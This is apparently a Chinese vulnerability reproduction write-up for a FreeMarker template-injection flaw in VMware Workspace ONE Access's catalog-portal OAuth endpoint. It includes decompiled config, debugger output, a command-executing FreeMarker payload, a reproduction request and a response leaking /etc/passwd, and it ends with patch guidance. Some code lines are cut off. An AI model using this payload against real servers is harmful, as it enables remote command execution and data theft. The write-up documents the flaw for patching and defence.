  index-v2.ftl.gz
  indexDev-v2.ftl
```


```
    public void addResourceHandlers(ResourceHandlerRegistry registry) {
        CacheControl cacheControl = CacheControl.maxAge((long)this.staticResourceCacheExpiration, TimeUnit.SECONDS).sMaxAge((long)this.staticResourceCacheExpiration, TimeUnit.SECONDS).noTransform().cachePublic();
        registry.addResourceHandler(ALLOWED_STATIC_FILE_PATH_PATTERNS).addResourceLocations(new String[]{"/", "classpath:/"}).addResourceLocations(new String[]{"/public/", "classpath:/public/"}).setCacheControl(cacheContro
    }

    public void configureViewResolvers(ViewResolverRegistry registry) {
        FreeMarkerViewResolver resolver = new FreeMarkerViewResolver( prefix: "", suffix: ".ftl");
        resolver.setCache(true);
        resolver.setContentType("text/html;charset=UTF-8");
        registry.viewResolver(resolver);
        registry.viewResolver(new InternalResourceViewResolver());
    }

    public void addInterceptors(InterceptorRegistry registry) {
        registry.addInterceptor(new LoggingInterceptor()).addPathPatterns(UI_URLS);
        registry.addInterceptor(new UiRequestInterceptor(this.urlScheme, this.urlPort)).addPathPatterns(UI_URLS);
        registry.addInterceptor(new AuthContextPopulationInterceptor(this.devMode)).addPathPatterns(UI_URLS);
        registry.addInterceptor(new UiPopulateUserContextInterceptor(this.cacheEngineClient, this.togglesService)).addPathPatterns(AUTHENTICATED_URLS);
        registry.addInterceptor(new UiTenantAdaptersInterceptor(this.catalogRepository)).addPathPatterns(UI_URLS);
        Map<AdapterType, AuthenticationService> authServices = this.getAuthServices();
        registry.addInterceptor(new AuthAdapterTypePopulationInterceptor(authServices, this.togglesService)).addPathPatterns(UI_URLS);
        registry.addInterceptor(new AuthTypeBasedTenantAdaptersInterceptor(this.togglesService)).addPathPatterns(UI_URLS);
        registry.addInterceptor(new AuthenticationInterceptor(authServices, this.eucAuthenticationService, this.cookieMaxAge, this.devMode, this.urlScheme, this.urlPort)).addPathPatterns(AUTHENTICATED_URLS);
        registry.addInterceptor(new UiTenantAdaptersInterceptor(this.catalogRepository)).addPathPatterns(UI_URLS);
        registry.addInterceptor(new AuthTypeBasedTenantAdaptersInterceptor(this.togglesService)).addPathPatterns(UI_URLS);
        registry.addInterceptor(new LoggingInterceptor()).addPathPatterns(UI_URLS);
    }
```

可进行构造的 `url`



```
public class WebConfig implements WebMvcConfigurer {
    private static final String FTL_TEMPLATES_PATH = "/templates/";
    private static final String[] UI_URLS = new String[]{"/ui", "/hub-ui", "/hub-ui/byob", "/logout", "/ui/oauth/verify"};
    private static final String[] AUTHENTICATED_URLS = new String[]{"/ui", "/hub-ui", "/hub-ui/byob"};
    private static final String[] ALLOWED_STATIC_FILE_EXTENSIONS = new String[]{"js", "css", "html", "json", "png", "svg", "ico", "gif", "jpeg", "mp4", "ttf", "woff", "woff2", "eot"};
    private static final String[] ALLOWED_STATIC_FILE_PATH_PATTERNS;
    @Autowired
```

通过如上分析，可构造 `payload`，进行命令执行




```
    private boolean isMdmAuthUnhandledError(String exceptionClass) {
        return Objects.nonNull(exceptionClass) && exceptionClass.equals(MdmAuthUnhandledException.class.getCanonicalName());
    }

    private boolean isDeviceStateInvalidError(String exc
        return Objects.nonNull(exceptionClass) && except
    }

    private String handleGenericError(HttpServletRequest
        String localizedMessageHeader = this.messages.ge
        String localizedMessage = this.messages.getLocal
        if (errorCode != -1) {
            response.setStatus(errorCode);   errorCode: 4
        }

        model.put("errorObj", errorMessage);   errorMess
        model.put("messageHeader", localizedMessageHeade
```

```
{"code":"auth.context.invalid","message":"授权上下文无效。收到租户代码为 vmware、设备 ID 为 
${\"freemarker.template.utility.Execute\"?new()(\"id\")}、设备类型为 null、令牌撤销状态为 false 
的登录请求。"}
```

```
errorCode = 400
errorMessage = "{"code":"auth.context.invalid","message":"授权上下文无效。收到租户代码为 vmware、设备 ID 为 ${\"freemarker.template.utility.Execute\"?new()(\"id\")}、设备类型为 null、令牌撤销状态为 false 的... View
excpClass = "com.vmware.endusercatalog.auth.InvalidAuthContextException"
garnetAndAbove = false
isAWJade = false
localizedMessage = "请联系您的 IT 管理员。"
localizedMessageHeader = "请求失败"
model = {BindingAwareModelMap@88924} Unable to evaluate the expression Cannot find source class for java.util.Map
request = {ResourceUrlEncodingFilter$ResourceUrlEncodingRequestWrapper@88922}
response = {ResourceUrlEncodingFilter$ResourceUrlEncodingResponseWrapper@88923}
this = {UiErrorController@88921}
```

漏洞复现



```
GET
/catalog-portal/ui/oauth/verify?error=&deviceUdid[redacted]
 HTTP/1.1
Host: vmware.xx.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
X-Requested-With: XMLHttpRequest
Connection: close
Referer: https://vmware.xx.com/SAAS/auth/login/embeddedauthbroker/callback
Cookie: LOGIN_XSRF=3xBoO5deKp1xNrN; __gsas=ID=bdd6e5dc4c1d647a:T=1655779802:S=ALNI_Mb0GmDo42XhGEf_dzSml8W_LbhbTA;
JSESSIONID=6173DC8B7199A7DC205643B38D690725
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
</head>

<body>
<div class="error-container">
    <div class="error-img-container">
        <svg id="icon-warning-big" xmlns="http://www.w3.org/2000/svg" width="32" height="32" viewBox="0 0 32 32">
            <path
d="M28.48.24.65,17.64.5.88a1.46.1.46,0,0,0-1.28-.74h0a1.46,1.46,0,0,0-1.28.74L4.25.24.64a1.48.1.48,0,0,0,1.28.2.22H27.2a1.48.1.48
.0,0,0,1.28-2.21Zm-1.07.86a.24.24,0,0,1-.21.12H5.53a.24.24,0,0,1-.21-.37L16.15.6.49a.24.24,0,0,1,.21-.12h0a.24.24,0,0,1,.21.12L27
.41.25.26A.23.23,0,0,1,27.41.25.512"
                fill="#991700" stroke-width="0"/>
            <circle cx="16.36" cy="13.53" r="0.92" fill="#f38b00" stroke-width="0"/>
            <path d="M16.36,16.43a.62.62,0,0,0-.62.62v5.55a.62.62,0,0,0,1.23,0V17A.62.62,0,0,0,16.36,16.432"
                fill="#991700" stroke-width="0"/>
        </svg>
    </div>
    <div class="error-text-heading">请求失败</div>
    <div class="error-text-container">
        <p>请联系您的 IT 管理员。</p>
        <a
href="/[redacted]
">Sign Out</a>
    </div>
</div>
</body>
<script>
    if (console && console.log) {
        console.log("auth.context.invalid");
        console.log("授权上下文无效。收到租户代码为 vmware、设备 ID 为
root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/dev/null:/bin/false\ndaemon:x:6:6:Daemon
User:/dev/null:/bin/false\nmessagebus:x:18:18:D-Bus Message Daemon
User:/var/run/dbus:/bin/false\nsystemd-bus-proxy:x:72:72:systemd Bus
Proxy:/:/bin/false\nsystemd-journal-gateway:x:73:73:systemd Journal
Gateway:/:/bin/false\nsystemd-journal-remote:x:74:74:systemd Journal
Remote:/:/bin/false\nsystemd-journal-upload:x:75:75:systemd Journal
Upload:/:/bin/false\nsystemd-network:x:76:76:systemd Network
Management:/:/bin/false\nsystemd-resolve:x:77:77:systemd Resolver:/:/bin/false\nsystemd-timesync:x:78:78:systemd
Time Synchronization:/:/bin/false\nnobody:x:65534:65533:Unprivileged
User:/dev/null:/bin/false\nsshd:x:50:50:sshd PrivSep:/var/lib/sshd:/bin/false\nrabbitmq:x:999:999:RabbitMQ
messaging
server:/var/lib/rabbitmq:/sbin/nologin\nnamed:x:998:998::/var/lib/bind:/bin/false\npostgres:x:1000:100::/var/vmwa
re/vpostgres/9.6:/bin/bash\nhorizon:x:1001:1003::/home/horizon:/bin/bash\nsshuser:x:1002:100::/home/sshuser:/bin/
bash\nelasticsearch:x:997:100::/home/elasticsearch:/bin/bash\n、设备类型为 null、令牌撤销状态为 false 的登录请求。");
    }
</script>
</html>
```

修复建议

参考漏洞影响范围进行排查，目前官方已发布修复补丁

https://kb.vmware.com/s/article/88099